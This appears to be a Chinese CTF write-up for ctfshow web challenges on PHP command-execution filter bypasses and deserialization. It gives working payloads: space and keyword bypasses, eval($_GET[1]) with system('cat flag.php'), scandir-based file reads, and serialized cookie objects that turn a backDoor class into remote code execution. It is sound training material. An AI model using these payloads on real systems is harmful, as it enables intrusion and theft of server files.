所以，这题可以采用制作图片马，利用文件包含漏洞，让图片中的木马解析成功。

6.2 命令执行

Web31

```
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
```

```
    # @Date:   2020-09-04 00:12:34
    # @Last Modified by:   h1xa
    # @Last Modified time: 2020-09-04 00:49:10
    # @email: h1xa@ctfer.com
    # @link: https://ctfer.com

    */

    error_reporting(0);
    if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'/i", $c)){
            eval($c); //过滤了flag,system,php,cat,sort,shell,点， 单引号， 空格
        }

    }else{
        highlight_file(__FILE__);
    }
```

> 前提要事
>
> 空格过滤:
>
> 1.< 和<> 重定向符
> 2.%09(需要php环境)
> 3.${IFS}
> 4.IFS9
> 5.$IFS\
> 6.{cat,flag.php} //用逗号实现了空格功能
> 7.%20
> 8.%09
>
> 注：在eval使用带有$的字符串时，需要进行用\转义，因为$在php中有特殊含义

姿势一Payload：?c=echo%09`tac%09fl?g?p?p`;　ps:使用%09绕过空格

姿势二Payload:　?c=eval($_GET[1]);&1=system('cat flag.php');再访问源代码

姿势三Payload:　?c=highlight_file(next(array_reverse(scandir(pos(localeconv())))));

Web40

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-04 00:12:34
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-04 06:03:36
# @email: h1xa@ctfer.com
# @link: https://ctfer.com
*/


if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/[0-9]|\~|\`|\@|\#|\$|\%|\^|\&|\*|\（|\）|\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?|\\\\/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

ban掉了很多符号，比如引号，美元符等，但是注意的是他过滤的是中文的括号，没有过滤英文的()

先介绍下列几组函数

- localeconv()：函数返回包含本地数字及货币信息格式的 数组 。如下图

- pos()或者current()：输出数组的第一个元素，如图：由于localeconv函数第一个元素是一个.，所以输出了一个.

.

- scandir():以数组的形式列出指定路径中的文件和目录，这里.代表的是当前目录

Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

- array_reverse()：将数组倒叙排列

Array ([0] => index.php [1] => flag.php [2] => .. [3] => .)

- next():将数组中的内部指针向前移动一位，并且输出，也就是输出第二个元素
- show_source()也就是highlight_file():高亮显示代码

所以payload1=?
c=show_source((next(array_reverse(scandir(pos(localeconv()))))));

6.3 反序列化

Web254

```php
*/
<?php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');

class ctfShowUser{
    public $username='xxxxxx';  //声明属性
    public $password='xxxxxx';
    public $isVip=false;

    public function checkVip(){
        return $this->isVip;  //返回isvip的值
    }
    public function login($u,$p){
        if($this->username===$u&&$this->password===$p){
            $this->isVip=true;  //让isvip=true
        }
        return $this->isVip;  //返回isvip
    }
    public function vipOneKeyGetFlag(){
        if($this->isVip){
            global $flag;   //声明全局变量flag
            echo "your flag is ".$flag;  //输出flag
        }else{
            echo "no vip, no flag";
        }
    }
}

$username=$_GET['username'];
$password=$_GET['password'];

if(isset($username) && isset($password)){
    $user = new ctfShowUser();
    if($user->login($username,$password)){   //账号密码对了就输出flag
        if($user->checkVip()){
            $user->vipOneKeyGetFlag();
        }
    }else{
        echo "no vip,no flag";
    }
```

```
    }

```

通过简单的代码审计就可以看出来payload：？
username=xxxxxx&password=xxxxxx

解决。。。。。。。。。


Web255

```php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');

class ctfShowUser{
    public $username='xxxxxx';
    public $password='xxxxxx';
    public $isVip=false;

    public function checkVip(){
        return $this->isVip;
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
        //与上一题有区别，这里输入正确isvip的值也不会变
    }
    public function vipOneKeyGetFlag(){
        if($this->isVip){
            global $flag;
            echo "your flag is ".$flag;
        }else{
            echo "no vip, no flag";
        }
    }
}

$username=$_GET['username'];
$password=$_GET['password'];

if(isset($username) && isset($password)){
    $user = unserialize($_COOKIE['user']);    //序列化了cookie的值
```


```
        if($user->login($username,$password)){
            if($user->checkVip()){
                $user->vipOneKeyGetFlag();
            }
        }else{
            echo "no vip,no flag";
        }
    }
```

我们的思路是让$user=new ctfshower;让user实例化一下，后面有个反序列化，所以我们首先得先序列化一下,将下列代码在本地运行：

```
<?php


class ctfShowUser{
    public $username='xxxxxx';
    public $password='xxxxxx';
    public $isVip=true; //把false改为true，这样才可以得到flag

    public function checkVip(){
        return $this->isVip;
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
    }
    public function vipOneKeyGetFlag(){
        if($this->isVip){  //需要isvip是true
            global $flag;
            echo "your flag is ".$flag;
        }else{
            echo "no vip, no flag";
        }
    }
}

$a=new ctfShowUser;
var_dump($a);
echo serialize($a);
echo '<br>';
echo urlencode(serialize(new ctfShowUser));


?>
```



如图可看到结果，我们的payload就是最下面的URL编码后的结果，因为**cookie的格式要经过url编码**，所以payload：



我们一边传了一个cookie，名字为user，然后get方法传参username和password：

```
        }
}
```

Web256

```php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');

class ctfShowUser{
    public $username='xxxxxx';
    public $password='xxxxxx';
    public $isVip=false;

    public function checkVip(){
        return $this->isVip;
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
        //和上一题一样，输入正确不会改变isvip的值
    }
```

```
17          public function vipOneKeyGetFlag(){
18              if($this->isVip){
19                  global $flag;
20                  if($this->username!==$this->password){
21                      //这里不一样，有坑。username和password已经给了，都是
    xxxxxx，所以必然相同的，但是假如他们相同就不给flag，所以们要在本地修改一
    下，具体如下
22                          echo "your flag is ".$flag;
23                  }
24              }else{
25                  echo "no vip, no flag";
26              }
27          }
28      }
29
30      $username=$_GET['username'];
31      $password=$_GET['password'];
32
33      if(isset($username) && isset($password)){
34          $user = unserialize($_COOKIE['user']);     //和上题一样，cookie的值
35          if($user->login($username,$password)){
36              if($user->checkVip()){
37                  $user->vipOneKeyGetFlag();
38              }
39          }else{
40              echo "no vip,no flag";
41          }
42      }
```

我们本地的代码改为下面的：

```
1       <?php
2
3
4       error_reporting(0);
5       highlight_file(__FILE__);
6       include('flag.php');
7
8       class ctfShowUser{
9           public $username='xxxxxx';
10          public $password='xxxxx';  //这两个改为不相同的，为了满足下面的条件
11          public $isVip=true;  //false改为true，过第一关
12
13          public function checkVip(){
14              return $this->isVip;
15          }
16          public function login($u,$p){
```


```php
            return $this->username===$u&&$this->password===$p;
        }
        public function vipOneKeyGetFlag(){
            if($this->isVip){
                global $flag;
                if($this->username!==$this->password){
                        echo "your flag is ".$flag;
                  }
            }else{
                echo "no vip, no flag";
            }
        }
    }

    $username=$_GET['username'];
    $password=$_GET['password'];

    if(isset($username) && isset($password)){
        $user = unserialize($_COOKIE['user']);
        if($user->login($username,$password)){
            if($user->checkVip()){
                $user->vipOneKeyGetFlag();
            }
        }else{
            echo "no vip,no flag";
        }
    }

    $a=new ctfShowUser;
    var_dump($a);
    echo serialize($a);
    echo '<br>';
    echo urlencode(serialize(new ctfShowUser));  //最终payload


    ?>
```

```
C:\wamp64\www\test\xixi.php:46:
object(ctfShowUser)[1]
  public 'username' => string 'xxxxx' (length=5)
  public 'password' => string 'xxxxx' (length=5)
  public 'isVip' => boolean true

O:11:"ctfShowUser":3:{s:8:"username";s:6:"xxxxxx";s:8:"password";s:5:"xxxxx";s:5:"isVip";b:1;}
O%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A8%3A%22password%22%3Bs%3A5%3A%22xxxxx%
```

这是运行结果，我们可以看到，现在实例化里面的isvip变成了true，password和username值也不一样了，我们的目的达成了

这里要注意，他调用的话是调用我们 `new ctfshower` 里面的isvip和username和password，但是判断语句 `$this->username!==$this->password` 这些类型的不能修改，就如题

所以payload如下：



解决！

Web257

```php
error_reporting(0);
highlight_file(__FILE__);

class ctfShowUser{
    private $username='xxxxxx';
    private $password='xxxxxx';
    private $isVip=false;
    private $class = 'info';
//以上声明了一些私有的属性
    public function __construct(){
        $this->class=new info(); //构造函数里面实例化一个对象
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
        //这个怎么说呢在本题一点用也没用
    }
    public function __destruct(){
        $this->class->getInfo();
        //这个是析构函数，结束时调用getinfo()方法
    }

}

class info{
    private $user='xxxxxx';
    public function getInfo(){
        return $this->user;
    }
```


```php
    }

    class backDoor{
        private $code;
        public function getInfo(){
            eval($this->code);
        }
    }

    $username=$_GET['username'];
    $password=$_GET['password'];

    if(isset($username) && isset($password)){
        $user = unserialize($_COOKIE['user']);
        $user->login($username,$password);
```

这题就绕了点弯，我们看看上面的代码，审计一下。

可以知道这题和之前几道题一样也都是需要我们在本地修改后再运行一下，最后把cookie传进去：

```php
<?php


error_reporting(0);
highlight_file(__FILE__);

class ctfShowUser{
    private $username='xxxxxx';
    private $password='xxxxxx';
    private $isVip=false;
    private $class = 'info';
//这里都是没有用的不改
    public function __construct(){
        $this->class=new backDoor();//这里原来是info，但是info方法无法执行任何语句，所以我们改为backdoor，实例化一个backdoor，因为里面有eval函数
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
        //卵用没有
    }
    public function __destruct(){
        $this->class->getInfo(); //调用backdoor里的getinfo方法
    }

}

```


```php
class info{
    private $user='xxxxxx';
    public function getInfo(){
        return $this->user;
    }
}

class backDoor{
    private $code=" system('tac flag.php');"; //输入我们要执行的指令,由于我已经ls过了，所以直接读取flag，在这之前先要ls一下
    public function getInfo(){
        eval($this->code);
    }
}

$username=$_GET['username'];
$password=$_GET['password'];

if(isset($username) && isset($password)){
    $user = unserialize($_COOKIE['user']);
    $user->login($username,$password);
}

$b=new backDoor;
$a=new ctfShowUser;
var_dump($b);
var_dump($a);
echo serialize($b);
echo '<br>';
echo serialize($a);
echo '<br>';
echo urlencode(serialize(new backDoor));
echo '<br>';
echo urlencode(serialize(new ctfShowUser));//这个才是答案，上面的是具体流程
?>
```



可以看到第二行，我们class变成了一个对象，实例化了backdoor，然后里面code的值也在里面

这时候我们直接传参

URL
http://c50a1c33-c13f-4c17-835d-421dcbcbfbd7.challenge.ctf.show/?username=1&password=1



输入的password和username是什么无所谓，只要输入就行，这题没有加判断，最后得出答案

PAYLOAD2:在这里我只讲一下思路，这一题我们也可以用**RCE**，我们把code改为eval($_POST[1])就好了，然后传参的时候post传1的值，就可以执行任意的指令。